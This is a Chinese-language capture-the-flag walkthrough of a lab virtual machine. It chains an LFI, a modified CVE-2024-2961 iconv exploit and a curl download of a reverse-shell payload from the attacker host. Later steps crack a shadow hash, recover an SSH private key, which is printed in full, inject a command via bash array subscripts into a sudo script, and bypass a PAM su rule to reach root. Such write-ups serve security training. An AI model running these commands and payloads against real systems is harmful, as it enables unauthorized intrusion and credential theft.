信息收集

服务探测


```bash
❯ sudo arp-scan -l
[sudo] password for Pepster:
Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.60.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08       VMware, Inc.
192.168.60.2    00:50:56:e4:1a:e5       VMware, Inc.
192.168.60.162  08:00:27:ff:89:04       PCS Systemtechnik GmbH
192.168.60.254  00:50:56:e0:e5:17       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.128 seconds (120.30 hosts/sec). 4 responded
❯ export ip=192.168.60.162
❯ rustscan -a $ip
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Breaking and entering... into the world of open ports.

[~] The config file is expected to be at "/home/Pepster/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.60.162:22
Open 192.168.60.162:80
Open 192.168.60.162:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-28 10:47 CST
Initiating ARP Ping Scan at 10:47
Scanning 192.168.60.162 [1 port]
```

```
Completed ARP Ping Scan at 10:47, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:47
Completed Parallel DNS resolution of 1 host. at 10:47, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0,
TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:47
Scanning 192.168.60.162 [3 ports]
Discovered open port 80/tcp on 192.168.60.162
Discovered open port 22/tcp on 192.168.60.162
Discovered open port 8080/tcp on 192.168.60.162
Completed SYN Stealth Scan at 10:47, 0.05s elapsed (3 total ports)
Nmap scan report for 192.168.60.162
Host is up, received arp-response (0.00070s latency).
Scanned at 2025-04-28 10:47:52 CST for 0s

PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 63
MAC Address: 08:00:27:FF:89:04 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
           Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

有80和8080端口，分别探测一下

```bash
❯ whatweb http://$ip
http://192.168.60.162 [500 Internal Server Error] Apache[2.4.62],
Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)],
IP[192.168.60.162]
❯ whatweb http://$ip:8080
http://192.168.60.162:8080 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ],
HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.60.162], PHP[8.3.4]
[/var/www/html/index.php], X-Powered-By[PHP/8.3.4]
```

访问8080端口，发现报错了



Warning: Undefined array key "file" in **/var/www/html/index.php** on line **2**

Deprecated: file_get_contents(): Passing null to parameter #1 ($filename) of type string is deprecated in **/var/www/html/index.php** on line **2**

Fatal error: Uncaught ValueError: Path cannot be empty in /var/www/html/index.php:2 Stack trace: #0 /var/www/html/index.php(2): file_get_contents('') #1 {main} thrown in **/var/www/html/index.php** on line **2**

LFI文件包含

查看报错信息，得知缺少 `file` 参数，很明显的LFI文件包含

可以用php过滤器读取源码

```bash
❯ curl -s 'http://192.168.60.162:8080/?file=php://filter/convert.base64-encode/resource=index.php' |awk -F ': ' '{print $2}'|base64 -d
<?php
$data = file_get_contents($_GET['file']);
echo "File contents: $data";
```

我们尝试获取命令行信息

```bash
❯ curl 'http://192.168.60.162:8080/?file=../../../proc/self/cmdline' --output -
File contents: apache2-DFOREGROUND
```

从上述信息可以猜测8080端口可能是存在于 `docker容器` 中

并且此容器还存在用户 `pretend`

```bash
❯ curl -s 'http://192.168.60.162:8080/?file=../../../etc/passwd' --output -|grep /bin/sh
pretend:x:999:999::/home/pretend:/bin/sh
```

并且你可以查看容器ID是一串随机数，ip为 `172.18.0.2`

基本可以断定就是docker容器中

```bash
❯ curl 'http://192.168.60.162:8080/?file=../../../etc/hostname' --output -
File contents: f094e0959a50
❯ curl 'http://192.168.60.162:8080/?file=../../../etc/hosts' --output -
File contents: 127.0.0.1        localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.2      f094e0959a50
❯ curl 'http://192.168.60.162:8080/?file=../../../proc/net/arp' --output -
File contents: IP address       HW type     Flags       HW address            Mask
    Device
172.18.0.1       0x1         0x2         02:42:76:ca:d1:42     *        eth0
```

通过查看 `mounts` 信息，得知 `/var/www/html/index.php` 实际上是由宿主机中的真实路径挂载到容器

同理 `/home/pretend/.ssh` 是目录级挂载

```bash
❯ curl 'http://192.168.60.162:8080/?file=../../../proc/mounts' --output -
File contents:
............................
/dev/sda1 /etc/resolv.conf ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda1 /etc/hostname ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda1 /etc/hosts ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda1 /home/pretend/.ssh ext4 rw,relatime,errors=remount-ro 0 0
/dev/sda1 /var/www/html/index.php ext4 rw,relatime,errors=remount-ro 0 0
............................
```

原本我是想通过 `php过滤器` 进行LFI2RCE

不过我发现源代码中只会对我们构造的代码进行 `echo` 输出，并不会执行

CVE-2024-2961

经过查找发现存在一模一样的漏洞环境，漏洞有点复杂，分析复现部分看不懂，不过会用POC就行

ambionics/cnext-exploits: Exploits for CNEXT (CVE-2024-2961), a buffer overflow in the glibc's iconv()

Lexfo 的安全博客 - Iconv，将字符集设置为 RCE：利用 glibc 破解 PHP 引擎（第 1 部分）


vulhub/php/CVE-2024-2961/README.zh-cn.md at master · vulhub/vulhub

由于此POC利用需要安装 `ten` 这个库，而这个库要求python版本在 `3.10` 以上

我安装一下新环境

```bash
❯ pyenv install 3.11.9
Downloading Python-3.11.9.tar.xz...
-> https://www.python.org/ftp/python/3.11.9/Python-3.11.9.tar.xz
Installing Python-3.11.9...
Installed Python-3.11.9 to /home/Pepster/.pyenv/versions/3.11.9
❯ pyenv local 3.11.9
❯ pip install pwntools
..............................
❯ pip install ten
..............................
```


由于POC中是利用POST进行传参的，而目前靶机中是利用GET进行传参的，所以稍微修改一下代码



```python
    def __init__(self, url: str) -> None:
        self.url = url
        self.session = Session()

    def send(self, path: str) -> Response:
        """Sends given `path` to the HTTP server. Returns the response.
        """
        """使用 GET 请求发送 file"""
        return self.session.get(self.url, params={"file": path})

    def download(self, path: str) -> bytes:
        """Returns the contents of a remote file.
        """
        path = f"php://filter/convert.base64-encode/resource={path}"
        response = self.send(path)
        data = response.re.search(b"File contents: (.*)", flags=re.S).group(1)
        return base64.decode(data)
```

尝试执行一下

```bash
❯ python3 cnext-exploit.py  'http://192.168.60.162:8080/index.php' "echo '<?=phpinfo();?>' > a.php"
[*] The data:// wrapper works
[*] The php://filter/ wrapper works
[*] The zlib extension is enabled
[+] Exploit preconditions are satisfied
[*] Using 0x7f8b8a000040 as heap

     EXPLOIT  SUCCESS
```



PHP Version 8.3.4

System	Linux f094e0959a50 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Apr 10 2024 10:30:49
Build System	Linux - Docker
Build Provider	https://github.com/docker-library/php
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

可以成功利用，尝试反弹shell

```bash
❯ python3 cnext-exploit.py 'http://192.168.60.162:8080/index.php' 'curl 192.168.60.100/rev.php -o rev.php'
[*] The data:// wrapper works
[*] The php://filter/ wrapper works
[*] The zlib extension is enabled
[+] Exploit preconditions are satisfied
[*] Using 0x7f8b8a000040 as heap

     EXPLOIT  SUCCESS
---------------------------------------------------------------
❯ tail -f /var/log/nginx/access.log
192.168.60.162 - - [28/Apr/2025:17:33:06 +0800] "GET /rev.php HTTP/1.1" 200 9288 "-" "curl/7.88.1"
```

用户提权

监听端口

查找拥有suid权限程序

```bash
 pwncat-cs -lp 4444
[17:34:17] Welcome to pwncat 🐈!                                    __main__.py:164
[17:34:24] received connection from 192.168.60.162:52740                bind.py:84
[17:34:24] 0.0.0.0:4444: upgrading from /usr/bin/dash to            manager.py:957
           /usr/bin/bash
[17:34:25] 192.168.60.162:52740: registered new host w/ db          manager.py:957
(local) pwncat$
(remote) www-data@f094e0959a50:/var/www$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/passwd
/home/pretend/cat
```

尝试查看用户 `pretend` 的私钥文件

```bash
(remote) www-data@f094e0959a50:/home$ cd pretend/
(remote) www-data@f094e0959a50:/home/pretend$ ls -al
total 56
drwxr-xr-x 3 root root     4096 Apr 26 08:29 .
drwxr-xr-x 1 root root     4096 Apr 26 08:05 ..
drwx------ 2 1000     1000  4096 Apr 26 08:44 .ssh
-rwsr-x--- 1 root pretend 44016 Apr 26 08:29 cat
```

不过 `cat` 程序只允许 `pretend` 用户可执行

并且这个 `.ssh` 文件属主是id为 `1000` ，但在docker容器中并没有id为 `1000` 用户

可以证实上面的猜想，就是从宿主机中映射而来

继续信息收集，可以发现 `shadow` 备份文件

```Bash
(remote) www-data@f094e0959a50:/tmp$ cat /etc/shadow.bak
root:*:19821:0:99999:7:::
daemon:*:19821:0:99999:7:::
bin:*:19821:0:99999:7:::
sys:*:19821:0:99999:7:::
sync:*:19821:0:99999:7:::
games:*:19821:0:99999:7:::
man:*:19821:0:99999:7:::
lp:*:19821:0:99999:7:::
mail:*:19821:0:99999:7:::
news:*:19821:0:99999:7:::
uucp:*:19821:0:99999:7:::
proxy:*:19821:0:99999:7:::
www-data:*:19821:0:99999:7:::
backup:*:19821:0:99999:7:::
list:*:19821:0:99999:7:::
irc:*:19821:0:99999:7:::
_apt:*:19821:0:99999:7:::
nobody:*:19821:0:99999:7:::
pretend:$y$j9T$YSprZk8IKsg3xttuGIPgd.$ixUoJNJ0KCeQxpKDwzagcklyfAbBe1f7EEk874oi2TD:
20204:::::
```

尝试爆破一下，花了三分钟，哎呀早该想到密码复用了😅

```Bash
❯ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt
6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pretend          (?)
1g 0:00:03:22 DONE (2025-04-28 18:14) 0.004932g/s 434.2p/s 434.2c/s 434.2C/s
rawlings..poop23
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

切换用户，拿到私钥文件了

```
(remote) www-data@f094e0959a50:/home$ su pretend
Password:
pretend@f094e0959a50:/home$
pretend@f094e0959a50:~$ ./cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

查看私钥文件是否包含备注信息，得到用户名 `welcome`

尝试ssh连接

用户拥有sudo权限可以执行 `/think/Task_Scheduler.sh`

```bash
❯ vi id_rsa
❯ ssh-keygen -c -f id_rsa
Old comment: welcome@moban
New comment:
❯ ssh welcome@$ip -i id_rsa
Linux gc 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 27 12:52:07 2025 from 192.168.20.33
welcome@gc:~$ cat user.txt
flag{happy}
welcome@gc:~$ sudo -l
Matching Defaults entries for welcome on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on localhost:
    (think) NOPASSWD: /bin/bash /think/Task_Scheduler.sh
welcome@gc:~$ ls -al /think/Task_Scheduler.sh
-rw-r--r-- 1 think think 808 Apr 27 11:59 /think/Task_Scheduler.sh
```

另外通过 `history` 可以得知作者进行了查找suid权限程序的操作

Bash 数组绕过

`pp.sh` 可以尝试用空格 `(space)` 绕过

不过还是没权限读 `pass.txt` ，明明有suid权限为啥读不了，猜测可能脚本虽然是 `think` 执行但是cat还是以 `welcome` 用户执行的

```bash
welcome@gc:~$ find / -perm /4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
```

```
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/libexec/polkit-agent
/think/pp.sh
welcome@gc:/think$ ls -al
total 20
drwxr-xr-x  2 think think 4096 Apr 27 12:13 .
drwxr-xr-x 19 root  root  4096 Apr 28 03:57 ..
-rw-r-----  1 think think   18 Apr 27 12:13 pass.txt
-rwsr-sr-x  1 think think  116 Apr 27 09:37 pp.sh
-rw-r--r--  1 think think  808 Apr 27 11:59 Task_Scheduler.sh
welcome@gc:~$ cat /think/pp.sh
PATH=/usr/bin

[ -n "$1" ] || exit 1
[ "$1" = "flag" ] && exit 2
[ $1 = "flag" ] && cat ./pass.txt

echo "Goodbye!"
welcome@gc:/think$ ./pp.sh flag
welcome@gc:/think$ echo $?
2
welcome@gc:/think$ ./pp.sh 'flag '
cat: ./pass.txt: Permission denied
Goodbye!
```

看来是个兔子洞，专注于sudo上好了

用数组即可绕过，执行命令

需要将输出重定向到标准错误，不然命令没有回显

```bash
welcome@gc:/think$ sudo -u think /bin/bash /think/Task_Scheduler.sh

+ Task Scheduler +

Please enter the task priority (1-10): a[$(bash >&2)]
Please enter the estimated CPU usage (in percentage, 0-100):
Please enter the estimated memory usage (in MB):
think@gc:/think$ id
uid=1001(think) gid=1001(think) groups=1001(think)
think@gc:/think$ cat pass.txt
think@thinkyouare
```

Root 提权

尝试切换root用户的时候会自动退出

奇怪的是为什么 `welcome` 切换 `root` 用户并不需要输入密码

但是此密码可以登录 `think` 用户

```bash
think@gc:/think$ su root
you are not think
think@gc:/think$ su think
Password:
$ bash
think@gc:/think$ sudo -l
[sudo] password for think:
Sorry, user think may not run sudo on localhost.
```

好吧，找到原因了

在 `/etc/pam.d/su` 中配置了如下

```bash
auth sufficient pam_rootok.so
auth [success=ignore default=1] pam_succeed_if.so user = root
auth sufficient pam_succeed_if.so use_uid user = think
```

猜测自动退出的原因可能是root家目录下的`.bashrc`配置了登录后即刻退出的命令

所以在su之后立刻执行`bash`

我多次尝试，发现但凡执行`bash`就会退出而`sh`并不会

```bash
think@gc:/home/welcome$ su -u root -c bash
Error: -c 参数被禁止
think@gc:/home/welcome$ su -   -cpwd
/root
think@gc:/home/welcome$ su -   -csh;pwd
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
flag{root}
```

后记

果然在`.bashrc`中配置了脚本

```bash
# cat .bashrc
if [ -n "$PROMPT_COMMAND" ]; then
    PROMPT_COMMAND="$PROMPT_COMMAND;source /root/.a.sh"
else
    PROMPT_COMMAND="source /root/.a.sh"
fi
# cat a.sh
#!/bin/bash
for arg in "$@"; do
    if [[ "$arg" == "-c" ]]; then
        echo "Error: -c 参数被禁止"
        exit 1
    fi
done
exec /usr/libexec/polkit-agent-helper-1 "$@"
# cat .a.sh
echo "you are not think"
sleep 1
exit 1
```